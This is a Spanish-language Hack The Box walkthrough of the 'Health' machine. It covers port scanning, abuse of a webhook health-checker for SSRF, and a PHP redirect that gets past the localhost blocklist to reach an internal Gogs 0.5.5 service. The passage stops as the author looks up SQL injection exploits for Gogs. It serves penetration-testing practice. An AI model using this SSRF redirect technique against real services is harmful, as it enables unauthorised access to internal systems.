Máquina Health


21 Enero

Hack The Box

Creado por: dandy_loco


1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.




```
┌──(root㉿kali)-[/home/kali/HTB/health]
└─# ping -c 1 10.10.11.176
PING 10.10.11.176 (10.10.11.176) 56(84) bytes of data.
64 bytes from 10.10.11.176: icmp_seq=1 ttl=63 time=46.6 ms

--- 10.10.11.176 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.571/46.571/46.571/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.



```
# Nmap 7.93 scan initiated Sun Jan 15 10:17:08 2023 as: nmap -sCV -p 22,80 -v -n -oN targeted 10.10.11.176
Nmap scan report for 10.10.11.176
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 32b7f4d42f45d330ee123b0367bbe631 (RSA)
|   256 86e15d8c2939acd7e815e649e235ed0c (ECDSA)
|_  256 ef6bad64d5e45b3e667949f4ec4c239f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: HTTP Monitoring Tool
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 15 10:17:18 2023 -- 1 IP address (1 host up) scanned in 9.72 seconds
```

Consultamos el “launchpad” para intentar descubrir a que versión de Ubuntu nos estamos enfrentando. A raíz del resultado, podemos intuir que estamos ante una versión Bionic.



openssh 1:7.6p1-4ubuntu0.7 source package in Ubuntu

Changelog

```
openssh (1:7.6p1-4ubuntu0.7) bionic; urgency=medium

  * d/p/fix-connect-timeout-overflow.patch: prevent ConnectTimeout overflow.
    (LP: #1903516)

  [ Sergio Durigan Junior ]
  * d/p/lp1966591-upstream-preserve-group-world-read-permission-on-kno.patch:
    Preserve group/world read permissions on known_hosts. (LP: #1966591)

 -- Athos Ribeiro <email address hidden>  Wed, 30 Mar 2022 10:17:14 -0300
```

Upload details


Uploaded by: Athos Ribeiro on 2022-04-02

Sponsored by: Sergio Durigan Junior

Uploaded to: Bionic


Original maintainer: Ubuntu Developers

Revisamos las tecnologías usadas por la web que corre por el puerto TCP/80.



```
┌──(root㉿kali)-[/home/kali/HTB/health]
└─# whatweb http://10.10.11.176
http://10.10.11.176 [200 OK] Apache[2.4.29], Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], Email[contact@health.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], HttpOnly[laravel_session], IP[10.10.11.176], L
aravel, Script[text/js], Title[HTTP Monitoring Tool], X-UA-Compatible[ie=edge]
```

Vemos un correo electrónico (“contact@health.htb”). Vamos a meter ese dominio en nuestro /etc/hosts.




```
  GNU nano 7.1                                                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.176 health.htb
```


¿Qué es Laravel?

Laravel es un framework de código abierto para desarrollar aplicaciones y servicios web con PHP 5, PHP 7 y PHP 8. Su filosofía es desarrollar código PHP de forma elegante y simple, evitando el "código espagueti". Fue creado en 2011 y tiene una gran influencia de frameworks como Ruby on Rails, Sinatra y ASP.NET MVC.

Si realizamos una enumeración de directorios básica con nmap sobre la web, encontramos un fichero robots.txt. Aunque no tiene mucha información relevante.




```
┌──(root㉿kali)-[/home/kali/HTB/health]
└─# nmap --script http-enum -p80 10.10.11.176
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 10:27 CET
Nmap scan report for 10.10.11.176
Host is up (0.035s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|_  /robots.txt: Robots file

Nmap done: 1 IP address (1 host up) scanned in 179.30 seconds
```


10.10.11.176/robots.txt

```
User-agent: *
Disallow:
```

2. Análisis de vulnerabilidades

Si abrimos la página web en nuestro navegador, vemos que nos hablan de Webhook.


10.10.11.176

health.htb

Simple health checks for any URL

This is a free utility that allows you to remotely check whether an http service is available. It is useful if you want to check whether the server is correctly running or if there are any firewall issues blocking access.

Configure Webhook

Payload URL: http://example.com/postreceive

Monitored URL: http://example.com

Interval: */5 * * * *

Please make use of cron syntax, see here for reference.


Under what circumstances should the webhook be sent?

Only when Service is not available

¿Qué es Webhook?

Un webhook, en desarrollo web, es un método de alteración del funcionamiento de una página o aplicación web con callbacks personalizados. Estos se pueden mantener, modificar y gestionar por terceros: desarrolladores que no tienen por qué estar afiliados a la web o aplicación

Para realizar una prueba y ver cómo funciona la aplicación, vamos a crearnos un fichero index.html con el texto "Esto es una prueba". Nos creamos un servidor web y nos ponemos en escucha con NC por el puerto 4343. Realizamos la consulta sobre la web y vemos los resultados.


Payload URL:

http://10.10.14.15:4343

Monitored URL:

http://10.10.14.15


Interval:

*/5 * * * *

Please make use of cron syntax, see here for reference.


Under what circumstances should the webhook be sent?

Always


```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.176 - - [15/Jan/2023 12:15:20] "GET / HTTP/1.0" 200 -
```


```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 4343
listening on [any] 4343 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.176] 43052
POST / HTTP/1.1
Host: 10.10.14.15:4343
Accept: */*
Content-type: application/json
Content-Length: 344

{"webhookUrl":"http:\/\/10.10.14.15:4343","monitoredUrl":"http:\/\/10.10.14.15","health":"up","body":"Esto es una prueba\n","message":"HTTP\/1.0 200 OK","headers":{"Server":"SimpleHTTP\/0.6 Python\/3.10.9","Date":"Sun, 15 Jan 2023 11:15:20 GMT","Content-type":"text\/html","Content-Length":"19","Last-Modified":"Sun, 15 Jan 2023 11:14:53 GMT"}}
```

Con esto, nos viene a la cabeza un posible ataque SSRF donde podamos atacar a puertos que no están expuestos. Vamos a volver a lanzar un NMAP pero esta vez, consultando posibles puertos filtrados. Conseguimos un puerto, que antes no veíamos, el TCP/3000.


```
┌──(root㉿kali)-[/home/kali/HTB/health]
└─# nmap -sS -vvv -n -p- -vvv --min-rate 5000 10.10.11.176
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 12:20 CET
Initiating Ping Scan at 12:20
Scanning 10.10.11.176 [4 ports]
Completed Ping Scan at 12:20, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:20
Scanning 10.10.11.176 [65535 ports]
Discovered open port 22/tcp on 10.10.11.176
Discovered open port 80/tcp on 10.10.11.176
Completed SYN Stealth Scan at 12:20, 12.96s elapsed (65535 total ports)
Nmap scan report for 10.10.11.176
Host is up, received echo-reply ttl 63 (0.036s latency).
Scanned at 2023-01-15 12:20:38 CET for 13s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE REASON
22/tcp   open     ssh     syn-ack ttl 63
80/tcp   open     http    syn-ack ttl 63
3000/tcp filtered ppp     no-response
```


Sin embargo, la web debe tener algún tipo de control o “black wordlist” que nos impide poner la ip localhost de la máquina víctima en sus diferentes formas (localhost, 127.0.0.1, hexadecimal, decimal, etc.).

Nos vamos a crear un web, que haga una redirección a http://127.0.0.1:3000.



```
  GNU nano 7.1                                                              index.php
<?php
header("Location: http://127.0.0.1:3000");
?>
```

Nos ponemos en escucha con NC en el puerto TCP/4343 y en el puerto TCP/80 con un servidor de PHP. Realizamos la siguiente petición.




Payload URL: http://10.10.14.39:4343

Monitored URL: http://10.10.14.39

Interval: * * * * *

Please make use of cron syntax, see here for reference.


Under what circumstances should the webhook be sent? Always




```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# php -S 0.0.0.0:80
[Wed Jan 18 22:05:16 2023] PHP 8.1.12 Development Server (http://0.0.0.0:80) started
[Wed Jan 18 22:05:47 2023] 10.10.11.176:52224 Accepted
[Wed Jan 18 22:05:47 2023] 10.10.11.176:52224 [302]: GET /
[Wed Jan 18 22:05:47 2023] 10.10.11.176:52224 Closing
```

```
┌──(root㉿kali)-[/home/kali]                                                       [22/22]
└─# nc -nlvp 4343
listening on [any] 4343 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.176] 56866
POST / HTTP/1.1
Host: 10.10.14.39:4343
Accept: */*
Content-type: application/json
Content-Length: 7733
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.39:4343","monitoredUrl":"http:\/\/10.10.14.39","health":"up","body":"<!DOCTYPE html>\n<html>\n\t<head data-suburl=\"\">\n\t\t<meta http-equiv=\"Content-Type\" content=\"text\/html; charset=UTF-8\" \/>\n
        <meta http-equiv=\"X-UA-Compatible\" content=\"IE=edge\"\/>\n        <meta name=\"author\" content=\"Gogs - Go Git Service\" \/>\n\t\t<meta name=\"description\" content=\"Gogs(Go Git Service) a painless self-hosted Git Service
written in Go\" \/>\n\t\t<meta name=\"keywords\" content=\"go, git, self-hosted, gogs\">\n\t\t<meta name=\"_csrf\" content=\"H2Zj59ydLPv4j_z2VgMH-TKPTo46MTY3NDA3MjM0NzE2NDMyODU3NA==\" \/>\n\t\t\n\n\t\t<link rel=\"shortcut icon\" href=\
"\/img\/favicon.png\" \/>\n\n\n\t\t\n\t\t<link rel=\"stylesheet\" href=\"\/\/maxcdn.bootstrapcdn.com\/font-awesome\/4.2.0\/css\/font-awesome.min.css\">\n\n\t\t<script src=\"\/\/code.jquery.com\/jquery-1.11.1.min.js\"><\/script>\n\t\t\n\t
\t\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/css\/ui.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/css\/gogs.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/css\/tipsy.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/css\/magni
fic-popup.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/fonts\/octicons.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/css\/github.min.css\">\n\n\n\t\t\n    \t<script src=\"\/ng\/js\/lib\/lib.js\"><\/script>\n    \t<script src=\"\/ng\
/js\/lib\/jquery.tipsy.js\"><\/script>\n    \t<script src=\"\/ng\/js\/lib\/jquery.magnific-popup.min.js\"><\/script>\n        <script src=\"\/ng\/js\/utils\/tabs.js\"><\/script>\n        <script src=\"\/ng\/js\/utils\/preview.js\"><\/s
cript>\n\t\t<script src=\"\/ng\/js\/gogs.js\"><\/script>\n\n\t\t<title>Gogs: Go Git Service<\/title>\n\t<\/head>\n\t<body>\n\t\t<div id=\"wrapper\">\n\t\t<noscript>Please enable JavaScript in your browser!<\/noscript>\n\n<header id=\"h
eader\">\n    <ul class=\"menu menu-line container\" id=\"header-nav\">\n        \n\n        \n        \n        <li class=\"right\" id=\"header-nav-help\">\n            <a target=\"_blank\" href=\"http:\/\/gogs.io\/docs\">
<i class=\"octicon octicon-info\"><\/i>&nbsp;&nbsp;Help<\/a>\n        <\/li>\n        <li class=\"right\" id=\"header-nav-explore\">\n            <a href=\"\/explore\"><i class=\"octicon octicon-globe\"><\/i>&nbsp;&nbsp;Exp
lore<\/a>\n        <\/li>\n        \n        \n    <\/ul>\n<\/header>\n<div id=\"promo-wrapper\">\n    <div class=\"container clear\">\n        <div id=\"promo-logo\" class=\"left\">\n            <img src=\"\/img\/gogs-lg.png\"
```

Obtenemos un codigo de una web. Lo guardamos en nuestra máquina de atacante y vemos de qué se trata.



```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# cat data | jq .body -r
<!DOCTYPE html>
<html>
        <head data-suburl="">
                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
        <meta name="author" content="Gogs - Go Git Service" />
                <meta name="description" content="Gogs(Go Git Service) a painless self-hosted Git Service written in Go" />
                <meta name="keywords" content="go, git, self-hosted, gogs">
                <meta name="_csrf" content="Cg266fQyCwFLlJUtEyyl2m15LTE6MTY3NDE1MzA5NDkzODc1OTkzOQ==" />
```



127.0.0.1/index.html

- Help
- Explore

logo

Gogs

A painless self-hosted Git service written in Go


Easy to install

Simply run the binary for your platform. Or ship Gogs with Docker or Vagrant, or get it packaged.

¿Qué es Gogses?

Gogses un servicio de Gitlibre y de código abierto escrito en el lenguaje Go. Este servicio permite crear y ejecutar un servidor Git con un hardware de bajos recursos. Provee una interfaz web similar a GitHub, y ofrece soporte para bases de datos MySQL, PostgreSQLy SQLite.


Vemos que está corriendo la versión 0.5.5.1010. Vamos a ver si existen vulnerabilidades.



```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# searchsploit gogs
-------------------------------------------------- ---------------------------
 Exploit Title                                    |  Path
-------------------------------------------------- ---------------------------
Gogs - 'label' SQL Injection                      | multiple/webapps/35237.txt
Gogs - 'users'/'repos' '?q' SQL Injection         | multiple/webapps/35238.txt
-------------------------------------------------- ---------------------------
Shellcodes: No Results
```

3. Explotación

Para trabajar más cómodamente, nos vamos a montar el entorno en nuestra máquina de atacante. Una vez construido el vector de ataque, lo ejecutaremos en la máquina víctima.




https://github.com/gogs/gogs/releases/tag/v0.5.5

Releases / v0.5.5

v0.5.5


unknwon released this Oct 10, 2014 v0.5.5 54930c9

Nos descargamos y descomprimismos el fichero “linux_amd64.zip”.



